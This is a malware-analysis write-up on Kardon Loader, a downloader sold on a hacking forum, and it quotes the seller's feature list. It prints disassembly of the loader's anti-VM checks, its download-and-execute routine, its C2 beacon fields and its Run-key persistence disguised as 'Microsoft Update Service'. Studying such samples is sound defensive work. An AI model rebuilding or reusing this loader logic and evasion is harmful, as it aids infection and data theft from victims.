
Loader Kardon : Detailed Analysis



[HTTP] Kardon Loader

Yattaze
yattaze@exploit.im

Posts: 244
Threads: 16
Popularity: 6
Bytes: 135.85

04-22-2018, 03:48 AM (This post was last modified: 05-24-2018, 04:37 AM by Yattaze.)

#1

This is the continuation / rebrand of the ZeroCool Botnet.

Sales Open

So some of you may remember *ZeroCool*, the bot I was coding awhile back now. during the time between me being largely inactive and now I've been held up with the real world and looking back too the old codebase with new eyes... well it wasn't good, there was no structure and it looked like it had been thrown together by someone who thought they knew what they were doing. (Which isn't far from the truth). So, I did endless amounts of research, combing through leaked sources and other projects, reading blogs and generally improving my knowledge on the subject... And here we are now, I've spent the last few weeks planning out and starting a new bot, with a new name.

Please note this is not a sales thread, and there are no vouch copies or anything along those lines, thought I would get that out of the way as it seemed to be a common question.

Specific Planned Features:

1. Panel:
   - New Custom Design [DONE]
   - Built in bot shop [DONE]
   - RC4 Encrypted Communication
2. Bot:
   - [TASK] Download & Execute [DONE]
   - [TASK] Update [DONE]
   - [TASK] Uninstall [DONE]
   - Usermode Rootkit [DONE]
   - RC4 Encryption Library [DONE]
   - Debug / Analysis Prevention
   - Builtin TOR Support
   - Domain Generation Algorithm [DONE]

Kardon was first noticed being sold over HackForum for $100 by developer called Yattaze in April 2018. Seller have its own private logo . Many features as described in thread where not observed while we did analysis. Tho with such common techniques it worth for $100 crimeware.

Kardon belongs to family of ZeroCool botnet as said by developer that most of kardon code has been reutilization of ZeroCool botnet which is also his old development.

Kardon came into our scope from past 1 month in a sphere phishing attack of Microsoft Office Word Macros and we came across some samples. Here's analysis of one of them.

Anti-Analysis:

```
; Attributes: noreturn

sub_402874 proc near
call    sub_401DFD

loc_402879:
call    sub_4020BD
push    0
call    sub_402058
push    eax
call    sub_4022F2
imul    eax, dword_404154, 0EA60h
pop     ecx
pop     ecx
push    eax             ; dwMilliseconds
call    ds:Sleep
jmp     short loc_402879
sub_402874 endp
```


Kardon does not have any anti-analysis or debug technique except of subroutine sleep of 1.6 minute and VM detect. This is quite lame for if its has to be sold.

Anti-VM:

```
; Attributes: bp-based frame

sub_4014AC proc near

var_68= byte ptr -68h
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= xmmword ptr -10h

push    ebp
mov     ebp, esp
sub     esp, 68h
movaps  xmm0, ds:xmmword_4036D0
mov     eax, 40000000h
push    ebx
push    esi
push    edi
xor     ecx, ecx
mov     [ebp+var_28], offset aKvmkvmkvm ; "KVMKVMKVM"
push    ebx
cpuid
mov     esi, ebx
mov     [ebp+var_24], offset aMicrosoftHv ; "Microsoft Hv"
movups  [ebp+var_10], xmm0
mov     [ebp+var_20], offset aVmwarevmware ; "VMwareVMware"
lea     edi, [ebp+var_10]
mov     [ebp+var_1C], offset aXenvmmxenvmm ; "XenVMMXenVMM"
mov     [ebp+var_18], offset aPrlHyperv ; "prl hyperv  "
mov     [ebp+var_14], offset aVboxvboxvbox ; "VBoxVBoxVBox"
pop     ebx
mov     [edi], eax
lea     eax, [ebp+var_68]
mov     [edi+4], esi
xor     esi, esi
push    40h
push    esi
mov     [edi+8], ecx
push    eax
mov     [edi+0Ch], edx
call    sub_40105F
push    0Ch
lea     eax, [ebp+var_10+4]
push    eax
lea     eax, [ebp+var_68]
push    eax
call    sub_401039
add     esp, 18h
```

Kardon tends to detect VMware,Microsoft Hypervisor, HyperV, VirtualBox and KVM. So if any of these are detected, stub won't continue with any of activity and stop its execution. Though No VM escapes, anti network analysis techniques were observed which are often found in malware. Still development is ON. May be more expected in future development.

Modules Imported or DLL loaded:



DLL loaded by stub :

Avghookx.dll,

smxhk.dll,

sbiedl.dll,

dbghelp.dll,

api_log.dll,


dir_watch.dll,

pstorec.dll,

vmcheck.dll,

wpespy.dll

Determining Privileges:




Stub determines privileges using “GetTokenInformation”. And Escalating Privilege to NT Authority/System with token manipulation. Following technique is common, if stub is executed on user which is in “adminlocalgroup”, this can make stub attain privileges of NT Authority/System but if it fails, it’ll still have privilege of current user. But this technique is pretty common, unlike Godzilla it doesn’t even attempts to do fileless UAC bypass.

Determining Kernel32 Version:

```
push    ebx
push    esi                 ; dwBytes
call    sub_40102F
pop     ecx
mov     ebx, eax
push    ebx                 ; lpData
push    esi                 ; dwLen
push    [ebp+dwHandle]      ; dwHandle
push    offset tstrFilename ; "kernel32.dll"
call    GetFileVersionInfoA
test    eax, eax
jz      loc_401C8B
```


To load kernel32 “GetFileVersionInfo” is acquired instead of LoadLibrary. Its sort of dangerous, which explicitly loads dll and could cause deadlocks too. Strange yet mischievous.

Detecting Windows Version:



Stub Detecting Windows version all the way from Windows XP to 10. Also Same Function is responsible for determining Architecture and size of “Drive C:\”. Detecting Drive size also helps attacker to know if its analysis environment. This is not something regularly observed in samples but still not an impressive move.

Download And Execution/Loading:



Wininet is used to load url to binary to be loaded and saved with “InternetRead” function and saved to %temp% folder. And no Encryption was observed while downloading binary.

```
; int __cdecl sub_4016FC(LPCSTR lpszUrl)
sub_4016FC proc near

Buffer= byte ptr -228h
CmdLine= byte ptr -124h
SystemTime= _SYSTEMTIME ptr -20h
var_10= byte ptr -10h
lpszUrl= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 228h
lea     eax, [ebp+SystemTime]
push    eax             ; lpSystemTime
call    ds:GetSystemTime
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
test    eax, eax
jnz     short loc_401729
```

```
loc_401729:
push    [ebp+lpszUrl]
call    sub_401D8F
movzx   ecx, [ebp+SystemTime.wMilliseconds]
add     eax, ecx
push    eax
lea     eax, [ebp+var_10]
push    7
push    eax
call    sub_4017E9
lea     eax, [ebp+var_10]
push    eax
lea     eax, [ebp+Buffer]
push    eax             ; arglist
lea     eax, [ebp+CmdLine]
push    offset aSS_exe  ; "%s%s.exe"
push    eax             ; LPSTR
call    sub_4028ED
lea     eax, [ebp+CmdLine]
push    eax             ; lpFileName
push    [ebp+lpszUrl]   ; lpszUrl
call    sub_40163E
add     esp, 28h
test    eax, eax
jz      short loc_401725
```

```
loc_401725:
xor     al, al
jmp     short loc_401789
```

```
push    1               ; uCmdShow
lea     eax, [ebp+CmdLine]
push    eax             ; lpCmdLine
call    ds:WinExec
test    eax, eax
setnz   al
```

```
loc_401789:
mov     esp, ebp
pop     ebp
retn
sub_4016FC endp
```

Loading/Execution is then proceeded with “WinExec” Call from. binary is Randomly renamed

When saved in %temp%. preceded from previous function. Wininet and WinExec are 2 main factors this till makes kardon counted in starter level loader unlike smoke and Godzilla.

Sending Data Back to panel:

```
call    sub_4020BD
mov     esi, dword_404150
lea     eax, [ebp+var_4]
push    eax
push    esi
call    sub_401092
pop     ecx
push    eax
push    esi
call    sub_401370
push    eax
push    dword_404140
push    dword_40413C
push    dword_404138
push    dword_404134
push    dword_404130
push    dword_40412C
push    dword_404128
push    dword_404124
push    arglist         ; arglist
push    offset aIdSOsSPvSIpSCn ; "id=%s&os=%s&pv=%s&ip=%s&cn=%s&un=%s&ca="...
push    offset byte_404158 ; LPSTR
call    sub_4028ED
add     esp, 3Ch
push    dword_404144    ; arglist
push    1
call    sub_402058
pop     ecx
push    eax             ; int
call    sub_401827
pop     ecx
pop     ecx
mov     dword_4041D8, eax
pop     esi
mov     esp, ebp
pop     ebp
retn
```

Sends data back to panel with post parameters

Id = Id of Victim

Os = Os Name

Pv = Privileges

Ip = Public IP of system

Cn = Computer Name

Un = UserName

Ca = Architecture

Bv = Bot Version

Bt = Bot Type

bn = Build Number

Persistence:

```
; Attributes: bp-based frame

sub_402080 proc near

Buffer= byte ptr -21Ch
NewFileName= byte ptr -118h
var_14= byte ptr -14h
var_10= byte ptr -10h
phkResult= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 21Ch
push    esi
push    edi
lea     eax, [ebp+var_14]
mov     esi, offset aAdmin ; "Admin"
push    eax
xor     edi, edi
push    esi
mov     [ebp+phkResult], edi
call    sub_401092
pop     ecx
push    eax
push    esi
call    sub_401370
push    eax
push    dword_404128
call    sub_4010F9
add     esp, 14h
test    eax, eax
lea     eax, [ebp+phkResult]
push    eax             ; phkResult
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
jnz     short loc_40213F
```

```
push    80000002h       ; hKey
call    ds:RegCreateKeyA
push    104h            ; uSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetSystemDirectoryA
push    arglist
call    sub_4015EE
push    eax
call    sub_401D8F
push    eax
lea     eax, [ebp+var_10]
push    0Ah
push    eax
call    sub_4017E9
lea     eax, [ebp+var_10]
jmp     short loc_40217C
```

```
loc_40213F:             ; hKey
push    80000001h
call    ds:RegCreateKeyA
lea     eax, [ebp+Buffer]
push    eax             ; pszPath
push    edi             ; dwFlags
push    edi             ; hToken
push    1Ah             ; csidl
push    edi             ; hwnd
call    ds:SHGetFolderPathA
push    arglist
call    sub_4015EE
push    eax
call    sub_401D8F
push    eax
lea     eax, [ebp+var_10]
push    0Ah
push    eax
call    sub_4017E9
lea     eax, [ebp+var_10]
```

```
loc_40217C:
push    eax
lea     eax, [ebp+Buffer]
push    eax             ; arglist
lea     eax, [ebp+NewFileName]
push    offset aSS_exe_0 ; "%s\\%s.exe"
push    eax             ; LPSTR
call    sub_4028ED
add     esp, 24h
lea     eax, [ebp+NewFileName]
push    3               ; dwFlags
push    eax             ; lpNewFileName
push    dword_40412C
call    sub_4015EE
pop     ecx
push    eax             ; lpExistingFileName
call    ds:MoveFileExA
lea     eax, [ebp+NewFileName]
push    eax
call    sub_401092
pop     ecx
inc     eax
push    eax             ; cbData
lea     eax, [ebp+NewFileName]
push    eax             ; lpData
push    1               ; dwType
push    edi             ; Reserved
push    offset ValueName ; "Microsoft Update Service"
push    [ebp+phkResult] ; hKey
call    ds:RegSetValueExA
pop     edi
pop     esi
mov     esp, ebp
pop     ebp
retn
sub_402080 endp
```

Kardon gains Persistence with registery addition to HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

It’s a very common technique used by almost all actors to get foothold over slaves system. More techniques like StartUp folder persistence and dll hijack persistence were expected.


Assigning Tasks(Plugins):

Latest version which we encountered with, have plugin functionality. Plugins are coded in C++ which are compiled as dll to execute various tasks like screenshot capture and possibly credential threat too along with php file which handles C2 part for getting session id of victim on which plugin has to be executed, getting stats of data returned back to panel, and geo location. Plugins can also be launched on victims from particular country/HWID/Privileges. This feature extends ability of loader itself to do other tasks other than loading binaries of other actors.


C2 Process command “notask” which makes stub to execute plugin and how many time it has to be repeated. Same function is used to download function which is responsible for loading other actors attached in attack. Once plugin is executed, it reply back to c2 with post request with parameters op ,td and ec. op=task output , td = Task ID, ec = execution count. For uninstallation it process post request with “uni” parameter replacing “ec” parameter which is different from previous version.

Panel Review:


Dashboard




Clients



Login Logs



Assigning Tasks



In any of our analysis we did not found execution of any plugins although this build was latest.

Conclusion:

Overall it was quite a basic malware with very common techniques with no encryption and strings were easily visible. Spreading can be also observed rapidly increasing but mainly newcomers might be showing interest. Well its just a start of its development things might be trivial in future.

Sample:

https://www.virustotal.com/ui-public/index.html#/file/fd0dfb173aff74429c6fed55608ee99a24e28f64ae600945e15bf5fce6406aee/detection

Misc:

https://securityaffairs.co/wordpress/73751/malware/kardon-loader-distribution-network.html

https://asert.arbornetworks.com/kardon-loader-looks-for-beta-testers/